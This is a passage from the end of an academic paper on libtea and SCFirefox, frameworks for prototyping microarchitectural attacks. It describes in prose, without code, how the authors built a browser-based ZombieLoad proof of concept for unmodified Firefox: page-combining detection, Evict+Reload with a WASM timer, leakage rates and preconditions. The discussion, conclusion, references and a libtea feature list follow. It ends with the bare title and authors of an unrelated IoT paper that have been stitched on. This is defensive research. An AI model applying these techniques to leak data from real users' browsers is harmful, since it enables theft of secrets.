Our full ZombieLoad variant 3 PoC in *SCFirefox* consists of 392 lines of code, relying on 15 *libtea* API calls. The majority of these code lines are dummy lines required for branch mistraining or to prevent function inlining. We achieve a leakage rate of 55.85 B/s (n = 1000, $\sigma_{\bar{x}}$ = 12.43).

Finally, we replace *SCFirefox* functions with JavaScript and WASM functions to produce a PoC for unmodified Firefox.

[3] Note that the Linux kernel swap daemon also clears the 'accessed' bit for page aging on x86 (see `arch/x86/mm/pgtable.c`). However, in our experiments we did not succeed in triggering an 'accessed' bit clear.

Page Combining. Instead of manually triggering deduplication for ①, we adopt the technique used by Gras et al. [36] to detect when a page-combining scan occurs. We fill 8 4 kB `ArrayBuffers` with identical random content and measure the time it takes to modify a value of the array: when it takes significantly longer, we assume we have encountered a copy-on-write fault. We experimentally confirmed that our pages are deduplicated, and found that it takes on average 12.49 minutes ($n = 25$, $\sigma_{\bar{x}} = 4.43$, range: $4.58 - 22.39$ minutes). Similarly, we cannot clear the 'accessed' bit, but we can wait for Windows to clear it. We find that the 'accessed' bit is set on *v1* after page combining, but within a few attack iterations (1-18) it is again cleared.

Timing. For our cache covert channel ④ we replace *SCFirefox*'s Flush+Reload with Evict+Reload, using a pseudorandom buffer traverse for eviction (to evade adaptive cache replacement policies [105]). We experiment with various JavaScript timers [36, 101, 127]. While `SharedArrayBuffer` has been re-enabled in Firefox [121], it provides insufficient precision when used in a counting thread with a JavaScript Worker. However, adapting the WASM timer of Vila et al. [127] provides a sufficiently high resolution.

Our final PoC in vanilla JavaScript and WASM is 490 lines of code and runs in unmodified Firefox 81.0.2 on Windows. As using Evict+Reload and a WASM Worker timer introduces some noise versus our *SCFirefox* PoC, we consider the three most frequently leaked values per attack iteration of 200 samples as candidates for the leaked byte. In line with previous work [36, 100, 101, 123], we assume that we can repeatedly leak the target values. Hence, any noise is averaged out over sufficient attack repetitions. We achieve a leakage rate of 1.48 B/s ($n = 1000$, $\sigma_{\bar{x}} = 0.99$), top-3 accuracy of 92.7 % and a true-positive rate (leaked byte is indeed the most frequently leaked value) of 88.8 % when our preconditions ('accessed' bit clear, deduplication, co-location) are met. This is comparable to the RIDL attack in a modified SpiderMonkey shell [123] which leaked 1 B/s. Furthermore, if we replace Evict+Reload with Flush+Reload using *SCFirefox*, we can achieve a much higher leakage rate of 10.68 B/s ($n = 1000$, $\sigma_{\bar{x}} = 6.48$). This demonstrates that there is scope to optimize our Evict+Reload-based PoC, e.g., by using a minimal eviction set [127].

Attack Scenario and Discussion. In our attack scenario, the victim must browse to an attacker-controlled webpage that remains open for 5-23 minutes, depending on when the next page combining scan occurs. However, the tab does not need to be in the foreground during this time: we confirmed that the attack succeeds even while the victim is browsing in other tabs. A final requirement is to synchronize with the victim so that the attack runs while the targeted data is passing through the line fill buffers; this can be achieved via one of the synchronization techniques presented by Van Schaik et al. [123] and Schwarz et al. [100], e.g., substring detection if the secret is prefixed by a known sequence.

A significant assumption we make for evaluation is that we have achieved co-location on the sibling core to the victim. Without pinning, the Windows scheduler reschedules the browser tab thread to different cores so frequently that attempting to detect co-location to synchronize the attack is infeasible. Despite this, in the ideal case with victim applications running on one hyperthread of every physical core, we can still achieve a leakage rate of 1.18 B/s ($n = 1000$, $\sigma_{\bar{x}} = 0.72$). However, we observe close to zero leakage in the more realistic scenario of a single victim application running pinned to one core. Future work could investigate methods to influence the scheduler's behavior from JavaScript to achieve co-location, e.g., this might be an alternative application for thread spraying [32].

6 Discussion

One limitation of our analysis of the development process is the small scale of our expert interview study and the restricted demographics of our user study. Many industry teams consider their development process confidential, and as such there is limited publicly-available information and reluctance to approve interviews. Furthermore, in contrast to areas such as software reverse-engineering [128], the field of microarchitectural attacks is still small. Our aim in conducting our user study among students of an introductory microarchitectural security course was to complement our data from experienced practitioners with data from beginners to the field. However, the resulting homogeneity in participants' academic background (21/28 were studying for a Master's degree in Computer Science or a related field) may have biased our results, along with the homogeneity in gender and age (all participants were male, with 24/28 aged $23 - 26$). Additionally, we could not evaluate the usability of *libtea* because we conducted the user study at the beginning of the design process.

We consider this work a first step towards establishing concrete methodology and tooling for microarchitectural attack development, and hope future work will further explore attack tooling usability, techniques for achieving microarchitectural control, and challenges beyond software implementation. One such challenge discussed by our interviewees was the disclosure process (7/10) and potential standardization and anonymous disclosure mechanisms. While this challenge is not unique to microarchitectural security, the cross-cutting nature of microarchitectural attacks has led to notably challenging disclosure experiences that highlighted the need for greater standardization [12, 21, 30]. Such work would also be of broader benefit to other information security practitioners.

There is also scope to further extend our frameworks, for example integrating with existing software tools such as `perf` or NanoBench [1] to provide access to hardware performance counters for microbenchmarking. Additionally, *libtea* could be extended to provide fine-grained control of other TEEs such as Arm TrustZone, while *SCFirefox* could be ported to

other JavaScript engines, e.g., the V8 engine used by Google Chrome and Microsoft Edge.

7 Conclusion

The complexity of microarchitectural attack implementation poses a high barrier to entry for the field and slows research progress. In this paper, we conducted the first investigation of the attack development process to determine how we could best help practitioners tackle this complexity. We introduced rapid prototyping as an attack development methodology and presented *libtea* and *SCFirefox*, open-source frameworks which facilitate rapid prototyping of native code and browser-based attacks by bridging traditional privilege boundaries and abstracting away from the complex implementation details of attack primitives. We demonstrated the improved usability offered by the *libtea* API with a Foreshadow PoC, showcased its cross-platform support with the first demonstration of LVI on ARMv8-A, and illustrated the benefits of *SCFirefox* and our rapid prototyping methodology by prototyping the first browser-based ZombieLoad attack.

Acknowledgments

We would like to thank our anonymous reviewers and in particular our shepherd, Christopher Fletcher, for their feedback that helped improve this paper. We also thank Martin Deixelberger for his work on *SCFirefox*; Moritz Lipp, Claudio Canella, and Jo van Bulck for helpful discussions; and our expert interviewees and user study participants for their valuable insights. This work was supported by generous gifts from Red Hat, Arm, Amazon, and Cloudflare. Any opinions, findings, conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties or of the authors' affiliations.

References

[1] ABEL, A., AND REINEKE, J. nanoBench: A Low-Overhead Tool for Running Microbenchmarks on x86 Systems. In *ISPASS* (2020).

[2] ACIIÇMEZ, O., BRUMLEY, B. B., AND GRABHER, P. New Results on Instruction Cache Attacks. In *CHES* (2010).

[3] ACIIÇMEZ, O., AND KOÇ, C. K. Trace-Driven Cache Attacks on AES. *IACR Cryptology ePrint Archive* (2006).

[4] ACIIÇMEZ, O. Yet Another MicroArchitectural Attack: Exploiting I-cache. In *CSAW* (2007).

[5] ACIIÇMEZ, O., SEIFERT, J.-P., AND KOÇ, C. K. Predicting secret keys via branch prediction. In *CT-RSA* (2007).

[6] ALDAYA, A. C., BRUMLEY, B. B., UL HASSAN, S., GARCÍA, C. P., AND TUVERI, N. Port Contention for Fun and Profit. In *S&P* (2019).

[7] ALLAN, T., BRUMLEY, B. B., FALKNER, K., VAN DE POL, J., AND YAROM, Y. Amplifying Side Channels Through Performance Degradation. In *ACSAC* (2016).

[8] APPLE INC. About speculative execution vulnerabilities in ARM-based and Intel CPUs, https://support.apple.com/en-us/HT208394 2018.

[9] BERNSTEIN, D. J. Cache-Timing Attacks on AES, http://cr.yp.to/antiforgery/cachetiming-20050414.pdf 2005.

[10] BISWAS, A. K., GHOSAL, D., AND NAGARAJA, S. A survey of timing channels and countermeasures. *ACM Computing Surveys (CSUR)* (2017).

[11] BOSMAN, E., RAZAVI, K., BOS, H., AND GIUFFRIDA, C. Dedup Est Machina: Memory Deduplication as an Advanced Exploitation Vector. In *S&P* (2016).

[12] BRANDOM, R. Keeping Spectre Secret, https://www.theverge.com/2018/1/11/16878670/meltdown-spectre-disclosure-embargo-google-microsoft-linux 2018.

[13] BULCK, J. V. cacheutils.h (linux), https://github.com/jovanbulck/sgx-step/blob/master/app/lvi/cacheutils.h 2020.

[14] CANELLA, C., GENKIN, D., GINER, L., GRUSS, D., LIPP, M., MINKIN, M., MOGHIMI, D., PIESSENS, F., SCHWARZ, M., SUNAR, B., VAN BULCK, J., AND YAROM, Y. Fallout: Leaking Data on Meltdown-resistant CPUs. In *CCS* (2019).

[15] CANELLA, C., VAN BULCK, J., SCHWARZ, M., LIPP, M., VON BERG, B., ORTNER, P., PIESSENS, F., EVTYUSHKIN, D., AND GRUSS, D. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *USENIX Security Symposium* (2019).

[16] CHUA, C. K., LEONG, K. F., AND LIM, C. S. *Rapid Prototyping: Principles and Applications (with Companion CD-ROM) Third Edition*. World Scientific Publishing Company, 2010.

[17] DE MOOIJ, J. CacheIR: A new approach to Inline Caching in Firefox, https://jandemooij.nl/blog/2017/01/25/cacheir/ 2017.

[18] DE MOOIJ, J. The Baseline Interpreter: a faster JS interpreter in Firefox 70, https://hacks.mozilla.org/2019/08/the-baseline-interpreter-a-faster-js-interpreter-in-firefox-70/ 2019.

[19] DISSELKOEN, C., KOHLBRENNER, D., PORTER, L., AND TULLSEN, D. Prime+Abort: A Timer-Free High-Precision L3 Cache Attack using Intel TSX. In *USENIX Security Symposium* (2017).

[20] DOCUMENTATION, L. K. L1TF - L1 Terminal Fault, https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/l1tf.html 2021.

[21] EDGE, J. A look at the handling of Meltdown and Spectre, https://lwn.net/Articles/743363/ 2018.

[22] EVTYUSHKIN, D., PONOMAREV, D., AND ABU-GHAZALEH, N. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *MICRO* (2016).

[23] FALK, B. Sushi Roll: A CPU research kernel with minimal noise for cycle-by-cycle microarchitectural introspection, https://gamozolabs.github.io/metrology/2019/08/19/sushi_roll.html 2019.

[24] FOGH, A. Behind the scenes of a bug collision, https://cyber.wtf/2018/01/05/behind-the-scene-of-a-bug-collision/ 2018.

[25] FOGH, A., AND ERTL, C. Wrangling the Ghost: An Inside Story of Mitigating Speculative Execution Side Channel Vulnerabilities. In *BlackHat USA* (2018).

[26] FRIGO, P., GIUFFRIDA, C., BOS, H., AND RAZAVI, K. Grand Pwning Unit: Accelerating Microarchitectural Attacks with the GPU. In *S&P* (2018).

[27] GE, Q., YAROM, Y., COCK, D., AND HEISER, G. A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware. *Journal of Cryptographic Engineering* (2016).

[28] GITHUB. Libtea and SCFirefox GitHub repository, https://github.com/libtea/frameworks 2021.

[29] GLEIXNER, T. x86/kpti: Kernel Page Table Isolation (was KAISER), https://lkml.org/lkml/2017/12/4/709 2017.

[30] GLEIXNER, T. Kernel hacking behind closed doors. In *Kernel Recipes* (2019).

[31] GÖKTAŞ, E., RAZAVI, K., PORTOKALIDIS, G., BOS, H., AND GIUFFRIDA, C. Speculative Probing: Hacking Blind in the Spectre Era. In *CCS* (2020).

[32] GÖKTAŞ, E., GAWLIK, R., KOLLENDA, B., ATHANASOPOULOS, E., PORTOKALIDIS, G., GIUFFRIDA, C., AND BOS, H. Undermining Information Hiding (and What to Do about It). In *USENIX Security Symposium* (2016).

[33] GOOGLE. SafeSide: Understand and mitigate software-observable side-channels, https://github.com/google/safeside 2019.

[34] GORDON, V. S., AND BIEMAN, J. M. Rapid prototyping: lessons learned. *IEEE Software 12*, 1 (1995).

[35] GRAS, B., GIUFFRIDA, C., KURTH, M., BOS, H., AND RAZAVI, K. ABSynthe: Automatic Blackbox Side-channel Synthesis on Commodity Microarchitectures. In *NDSS* (2020).

[36] GRAS, B., RAZAVI, K., BOSMAN, E., BOS, H., AND GIUFFRIDA, C. ASLR on the Line: Practical Cache Attacks on the MMU. In *NDSS* (2017).

[37] GRUSS, D., BIDNER, D., AND MANGARD, S. Practical Memory Deduplication Attacks in Sandboxed JavaScript. In *ESORICS* (2015).

[38] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *CCS* (2016).

[39] GRUSS, D., MAURICE, C., AND MANGARD, S. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In *DIMVA* (2016).

[40] GRUSS, D., MAURICE, C., WAGNER, K., AND MANGARD, S. Flush+Flush: A Fast and Stealthy Cache Attack. In *DIMVA* (2016).

[41] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security Symposium* (2015).

[42] HOUSEHOLDER, A. D., WASSERMANN, G., MANION, A., AND KING, C. *The CERT Guide to Coordinated Vulnerability Disclosure*. Carnegie Mellon University, 2017.

[43] HU, W.-M. Reducing Timing Channels with Fuzzy Time. *Journal of Computer Security* (1992).

[44] HUND, R., WILLEMS, C., AND HOLZ, T. Practical Timing Side Channel Attacks against Kernel Space ASLR. In *S&P* (2013).

[45] IAIK. libflush, https://github.com/IAIK/armageddon/tree/master/libflush 2017.

[46] INTEL. Deep Dive: Machine Check Error Avoidance on Page Size Change, https://software.intel.com/security-software-guidance/insights/deep-dive-machine-check-error-avoidance-page-size-change 2018.

[47] INTEL. Deep Dive: Intel Analysis of Microarchitectural Data Sampling, 2019.

[48] INTEL. Mitigations for Jump Conditional Code Erratum, Revision 1.0, 2019.

[49] INTEL. Deep Dive: Snoop-assisted L1 Data Sampling, https://software.intel.com/security-software-guidance/insights/deep-dive-snoop-assisted-l1-data-sampling 2020.

[50] INTEL. Vector Register Sampling / CVE-2020-0548 / INTEL-SA-OO329, https://software.intel.com/security-software-guidance/software-guidance/vector-register-sampling 2020.

[51] INTEL CORPORATION. Software Guard Extensions Programming Reference, Rev. 2.

[52] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. S$A: A Shared Cache Attack that Works Across Cores and Defies VM Sandboxing – and its Application to AES. In *S&P* (2015).

[53] ISLAM, S., MOGHIMI, A., BRUHNS, I., KREBBEL, M., GULMEZOGLU, B., EISENBARTH, T., AND SUNAR, B. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In *USENIX Security Symposium* (2019).

[54] JANG, Y., LEE, J., LEE, S., AND KIM, T. SGX-Bomb: Locking Down the Processor via Rowhammer Attack. In *SysTEX* (2017).

[55] KENJAR, Z., FRASSETTO, T., GENS, D., FRANZ, M., AND SADEGHI, A. V0LTpwn: Attacking x86 Processor Integrity from Software. In *USENIX Security Symposium* (2020).

[56] KIM, Y., DALY, R., KIM, J., FALLIN, C., LEE, J. H., LEE, D., WILKERSON, C., LAI, K., AND MUTLU, O. Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors. In *ISCA* (2014).

[57] KIRIANSKY, V., AND WALDSPURGER, C. Speculative Buffer Overflows: Attacks and Defenses. *arXiv:1807.03757* (2018).

[58] KOCHER, P., HORN, J., FOGH, A., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre Attacks: Exploiting Speculative Execution. In *S&P* (2019).

[59] KOCHER, P. C. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In *CRYPTO* (1996).

[60] KORUYEH, E. M., KHASAWNEH, K., SONG, C., AND ABU-GHAZALEH, N. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *WOOT* (2018).

[61] KWONG, A., GENKIN, D., GRUSS, D., AND YAROM, Y. RAMBleed: Reading Bits in Memory Without Accessing Them. In *S&P* (2020).

[62] LEE, S., SHIH, M., GERA, P., KIM, T., KIM, H., AND PEINADO, M. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In *USENIX Security Symposium* (2017).

[63] LIPP, M., AGA, M. T., SCHWARZ, M., GRUSS, D., MAURICE, C., RAAB, L., AND LAMSTER, L. Nethammer: Inducing Rowhammer Faults through Network Requests. *arXiv:1711.08002* (2017).

[64] LIPP, M., GRUSS, D., SCHWARZ, M., BIDNER, D., MAURICE, C.-M.-T.-N., AND MANGARD, S. Practical Keystroke Timing Attacks in Sandboxed JavaScript. In *ESORICS* (2017).

[65] LIPP, M., GRUSS, D., SPREITZER, R., MAURICE, C., AND MANGARD, S. ARMageddon: Cache Attacks on Mobile Devices. In *USENIX Security Symposium* (2016).

[66] LIPP, M., HADŽIĆ, V., SCHWARZ, M., PERAIS, A., MAURICE, C., AND GRUSS, D. Take a Way: Exploring the Security Implications of AMD's Cache Way Predictors. In *AsiaCCS* (2020).

[67] LIPP, M., SCHWARZ, M., GRUSS, D., PRESCHER, T., HAAS, W., FOGH, A., HORN, J., MANGARD, S., KOCHER, P., GENKIN, D., YAROM, Y., AND HAMBURG, M. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium* (2018).

[68] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-Level Cache Side-Channel Attacks are Practical. In *S&P* (2015).

[69] LUQI, AND STEIGERWALD, R. Rapid Software Prototyping. In *Proceedings of the Twenty-Fifth Hawaii International Conference on System Sciences* (1992).

[70] MAISURADZE, G., AND ROSSOW, C. ret2spec: Speculative Execution Using Return Stack Buffers. In *CCS* (2018).

[71] MAMBRETTI, A., NEUGSCHWANDTNER, M., SORNIOTTI, A., KIRDA, E., ROBERTSON, W., AND KURMUS, A. Speculator: A Tool to Analyze Speculative Execution Attacks and Mitigations. In *ACM ACSAC* (2019).

[72] MANDELIN, D. Know Your Engines: How to Make Your JavaScript Fast. In *O'Reilly Velocity* (2011).

[73] MASTERS, J., AND CROB. Exploiting modern microarchitectures: Meltdown, Spectre, and other hardware security vulnerabilities in modern processors. In *Red Hat Summit* (2018).

[74] MCILROY, R., SEVCIK, J., TEBBI, T., TITZER, B. L., AND VERWAEST, T. Spectre is here to stay: An analysis of side-channels and speculative execution. *arXiv:1902.05178* (2019).

[75] MDN. JSAPI User Guide, https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey/JSAPI_User_Guide 2020.

[76] MIEDL, P., KLOPOTT, B., AND THIELE, L. Increased reproducibility and comparability of data leak evaluations using ExOT. In *Proceedings of the 2020 Design, Automation & Test in Europe Conference & Exhibition (DATE)* (2020).

[77] MOGHIMI, A., IRAZOQUI, G., AND EISENBARTH, T. CacheZoom: How SGX amplifies the power of cache attacks. In *CHES* (2017).

[78] MOGHIMI, D., BULCK, J. V., HENINGER, N., PIESSENS, F., AND SUNAR, B. CopyCat: Controlled Instruction-Level Attacks on Enclaves for Maximal Key Extraction. In *USENIX Security Symposium* (2020).

[79] MOGHIMI, D., LIPP, M., SUNAR, B., AND SCHWARZ, M. Medusa: Microarchitectural Data Leakage via Automated Attack Synthesis. In *USENIX Security Symposium* (2020).

[80] MONACO, J. SoK: Keylogging Side Channels. In *S&P* (2018).

[81] MURDOCK, K., OSWALD, D., GARCIA, F. D., VAN BULCK, J., GRUSS, D., AND PIESSENS, F. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In *S&P* (2020).

[82] NAGHIBIJOUYBARI, H., NEUPANE, A., QIAN, Z., AND ABU-GHAZALEH, N. Rendered Insecure: GPU Side Channel Attacks are Practical. In *CCS* (2018).

[83] OREN, Y., KEMERLIS, V. P., SETHUMADHAVAN, S., AND KEROMYTIS, A. D. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In *CCS* (2015).

[84] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache Attacks and Countermeasures: the Case of AES. In *CT-RSA* (2006).

[85] PAGE, D. Theoretical Use of Cache Memory as a Cryptanalytic Side-Channel. *Cryptology ePrint Archive, Report 2002/169* (2002).

[86] PAK, B., WESIE, A., AHN, K. C., AND FU, S. pwn.js v1.1.0: A javascript library for browser exploitation, https://github.com/theori-io/pwnjs 2019.

[87] PERCIVAL, C. Cache Missing for Fun and Profit. In *BSDCan* (2005).

[88] PESSL, P., GRUSS, D., MAURICE, C., SCHWARZ, M., AND MANGARD, S. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In *USENIX Security Symposium* (2016).

[89] QIU, P., WANG, D., LYU, Y., AND QU, G. VoltJockey: Breaching TrustZone by Software-Controlled Voltage Manipulation over Multi-core Frequencies. In *CCS* (2019).

[90] RAGAB, H., MILBURN, A., RAZAVI, K., BOS, H., AND GIUFFRIDA, C. CROSSTALK: Speculative Data Leaks Across Cores Are Real. In *S&P* (2021).

[91] RAPID7. Metasploit Framework, https://github.com/rapid7/metasploit-framework 2020.

[92] RILEY, M. A Little Less Speculation, a Little More Action: A Deep Dive into Fuchsia's Mitigations for Specific CPU Side-Channel Attacks. In *Black Hat Briefings* (2020).

[93] RISTENPART, T., TROMER, E., SHACHAM, H., AND SAVAGE, S. Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-Party Compute Clouds. In *CCS* (2009).

[94] RYAN, K. Hardware-Backed Heist: Extracting ECDSA Keys from Qualcomm's TrustZone. In *CCS* (2019).

[95] SCHWARZ, M., CANELLA, C., GINER, L., AND GRUSS, D. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. *arXiv:1905.05725* (2019).

[96] SCHWARZ, M., AND GRUSS, D. How Trusted Execution Environments Fuel Research on Microarchitectural Attacks. *IEEE Security & Privacy* (2020).

[97] SCHWARZ, M., GRUSS, D., WEISER, S., MAURICE, C., AND MANGARD, S. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *DIMVA* (2017).

[98] SCHWARZ, M., LIPP, M., AND CANELLA, C. misc0110/PTEditor: A small library to modify all page-table levels of all processes from user space for x86_64 and ARMv8, https://github.com/misc0110/PTEditor 2018.

[99] SCHWARZ, M., LIPP, M., AND GRUSS, D. JavaScript Zero: Real JavaScript and Zero Side-Channel Attacks. In *NDSS* (2018).

[100] SCHWARZ, M., LIPP, M., MOGHIMI, D., VAN BULCK, J., STECKLINA, J., PRESCHER, T., AND GRUSS, D. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *CCS* (2019).

[101] SCHWARZ, M., MAURICE, C., GRUSS, D., AND MANGARD, S. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In *FC* (2017).

[102] SCHWARZ, M., SCHWARZL, M., LIPP, M., MASTERS, J., AND GRUSS, D. NetSpectre: Read Arbitrary Memory over Network. In *ESORICS* (2019).

[103] SEABORN, M., AND DULLIEN, T. Exploiting the DRAM rowhammer bug to gain kernel privileges. In *Black Hat Briefings* (2015).

[104] SHIN, Y., KIM, H. C., KWON, D., JEONG, J. H., AND HUR, J. Unveiling Hardware-based Data Prefetcher, a Hidden Source of Information Leakage. In *CCS* (2018).

[105] SONG, W., AND LIU, P. Dynamically Finding Minimal Eviction Sets Can be Quicker Than You Think for Side-Channel Attacks Against the LLC. In *RAID* (2019).

[106] STECKLINA, J., AND PRESCHER, T. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. *arXiv:1806.07480* (2018).

[107] SULLIVAN, D., ARIAS, O., MEADE, T., AND JIN, Y. Microarchitectural Minefields: 4K-aliasing Covert Channel and Multi-tenant Detection in IaaS Clouds. In *NDSS* (2018).

[108] SZEFER, J. Survey of microarchitectural side and covert channels, attacks, and defenses. *Journal of Hardware and Systems Security 3*, 3 (2019), 219–234.

[109] TANG, A., SETHUMADHAVAN, S., AND STOLFO, S. CLKSCREW: Exposing the perils of security-oblivious energy management. In *USENIX Security Symposium* (2017).

[110] TATAR, A. Hammertime: a software suite for testing, profiling and simulating the Rowhammer DRAM defect, https://github.com/vusec/hammertime 2018.

[111] TATAR, A., KRISHNAN, R., ATHANASOPOULOS, E., GIUFFRIDA, C., BOS, H., AND RAZAVI, K. Throwhammer: Rowhammer Attacks over the Network and Defenses. In *USENIX ATC* (2018).

[112] TENCENT-XUANWU-LAB. check.js - Spectre Check, https://xlab.tencent.com/special/spectre/js/check.js 2018.

[113] VAN BULCK, J. SGX-Step Foreshadow PoC, https://github.com/jovanbulck/sgx-step/tree/master/app/foreshadow 2020.

[114] VAN BULCK, J., MINKIN, M., WEISSE, O., GENKIN, D., KASIKCI, B., PIESSENS, F., SILBERSTEIN, M., WENISCH, T. F., YAROM, Y., AND STRACKX, R. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security Symposium* (2018).

[115] VAN BULCK, J., MOGHIMI, D., SCHWARZ, M., LIPP, M., MINKIN, M., GENKIN, D., YUVAL, Y., SUNAR, B., GRUSS, D., AND PIESSENS, F. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In *S&P* (2020).

[116] VAN BULCK, J., OSWALD, D., MARIN, E., ALDOSERI, A., GARCIA, F., AND PIESSENS, F. A Tale of Two Worlds: Assessing the Vulnerability of Enclave Shielding Runtimes. In *CCS* (2019).

[117] VAN BULCK, J., PIESSENS, F., AND STRACKX, R. SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control. In *Workshop on System Software for Trusted Execution* (2017).

[118] VAN BULCK, J., PIESSENS, F., AND STRACKX, R. Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic. In *CCS* (2018).

[119] VAN BULCK, J., WEICHBRODT, N., KAPITZA, R., PIESSENS, F., AND STRACKX, R. Telling Your Secrets Without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution. In *USENIX Security Symposium* (2017).

[120] VAN DER VEEN, V., FRATANTONIO, Y., LINDORFER, M., GRUSS, D., MAURICE, C., VIGNA, G., BOS, H., RAZAVI, K., AND GIUFFRIDA, C. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. In *CCS* (2016).

[121] VAN KESTEREN, A. Safely reviving shared memory, https://hacks.mozilla.org/2020/07/safely-reviving-shared-memory/ 2020.

[122] VAN SCHAIK, S., GIUFFRIDA, C., BOS, H., AND RAZAVI, K. Malicious Management Unit: Why Stopping Cache Attacks in Software is Harder Than You Think. In *USENIX Security Symposium* (2018).

[123] VAN SCHAIK, S., MILBURN, A., ÖSTERLUND, S., FRIGO, P., MAISURADZE, G., RAZAVI, K., BOS, H., AND GIUFFRIDA, C. RIDL: Rogue In-flight Data Load. In *S&P* (2019).

[124] VARADARAJAN, V., KOOBURAT, T., FARLEY, B., RISTENPART, T., AND SWIFT, M. M. Resource-Freeing Attacks: Improve Your Cloud Performance (at Your Neighbor's Expense). In *CCS* (2012).

[125] VILA, P., GANTY, P., GUARNIERI, M., AND KÖPF, B. CacheQuery: Learning Replacement Policies from Hardware Caches. In *PLDI* (2020).

[126] VILA, P., AND KÖPF, B. Loophole: Timing Attacks on Shared Event Loops in Chrome. In *USENIX Security Symposium* (2017).

[127] VILA, P., KÖPF, B., AND MORALES, J. Theory and Practice of Finding Eviction Sets. In *S&P* (2019).

[128] VOTIPKA, D., RABIN, S., MICINSKI, K., FOSTER, J. S., AND MAZUREK, M. L. An Observational Investigation of Reverse Engineers' Processes. In *USENIX Security Symposium* (2020).

[129] WANG, W., CHEN, G., PAN, X., ZHANG, Y., WANG, X., BINDSCHAEDLER, V., TANG, H., AND GUNTER, C. A. Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX. In *CCS* (2017).

[130] WEBER, D., IBRAHIM, A., NEMATI, H., SCHWARZ, M., AND ROSSOW, C. Osiris: Automated Discovery Of Microarchitectural Side Channels. In *USENIX Security Symposium* (2021).

[131] WEISER, S., ZANKL, A., SPREITZER, R., MILLER, K., MANGARD, S., AND SIGL, G. DATA - Differential Address Trace Analysis: Finding Address-based Side-Channels in Binaries. In *USENIX Security Symposium* (2018).

[132] WICHELMANN, J., MOGHIMI, A., EISENBARTH, T., AND SUNAR, B. MicroWalk: A Framework for Finding Side Channels in Binaries. In *ACSAC* (2018).

[133] WRAY, J. C. An Analysis of Covert Timing Channels. *Journal of Computer Security* (1992).

[134] XIAO, Y., LI, M., CHEN, S., AND ZHANG, Y. Stacco: Differentially Analyzing Side-channel Traces for Detecting SSL/TLS Vulnerabilities in Secure Enclaves. In *CCS* (2017).

[135] XIAO, Y., ZHANG, Y., AND TEODORESCU, R. SPEECHMINER: A Framework for Investigating and Measuring Speculative Execution Vulnerabilities. In *NDSS* (2020).

[136] XU, Y., CUI, W., AND PEINADO, M. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In *S&P* (2015).

[137] YAROM, Y. Mastik: A Micro-Architectural Side-Channel Toolkit, https://cs.adelaide.edu.au/~yval/Mastik/ 2016.

[138] YAROM, Y., AND FALKNER, K. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium* (2014).

[139] YOSIFOVICH, P., IONESCU, A., RUSSINOVICH, M. E., AND SOLOMON, D. A. *Windows Internals Part 1*, 7 ed. Microsoft Press, 2017.

A *libtea* Feature List

- **Common**: make architectural and speculative memory accesses; flush and prefetch cache lines; deploy high-resolution timers; handle or suppress exceptions; pin to a core and start victim threads; get physical addresses; read-/write model-specific or system registers; disable hardware prefetchers (Intel only).
- **Cache**: Flush+Reload, Prime+Probe, and Evict+Reload; threshold calibration and eviction set generation; retrieve cache set and slice information; encode/decode data in the cache covert channel; print covert channel histograms.
- **Paging**: print PTEs in a human-readable format; read-/write PTEs and physical pages; map physical address ranges; invalidate TLB entries; read/write memory types (PATs/MAIRs) e.g., to make a region uncacheable; force memory deduplication (Windows only).
- **Interrupts**: print GDT/IDT entries, call gate descriptors, and segment descriptors; establish user-space mappings for GDT/IDT; install a custom call gate; install user mode and kernel mode interrupt handlers; run arbitrary C functions in kernel mode; configure the local APIC timer (for precise execution control).
- **Enclave** *(Intel SGX only)*: register a custom Asynchronous Exit Pointer (AEP) trampoline; get addresses of the enclave base and register state (GPRSGX) region; print/retrieve enclave information and GPRSGX state; read/write enclave addresses (debug enclaves only); fetch the stored instruction pointer (ERIP) from an interrupted enclave.

PROFACTORY: Improving IoT Security via Formalized Protocol Customization

Fei Wang, *Purdue University*
Jianliang Wu, *Purdue University*
Yuhong Nan, *Purdue University*
Yousra Aafer, *University of Waterloo*
Xiangyu Zhang, *Purdue University*
Dongyan Xu, *Purdue University*
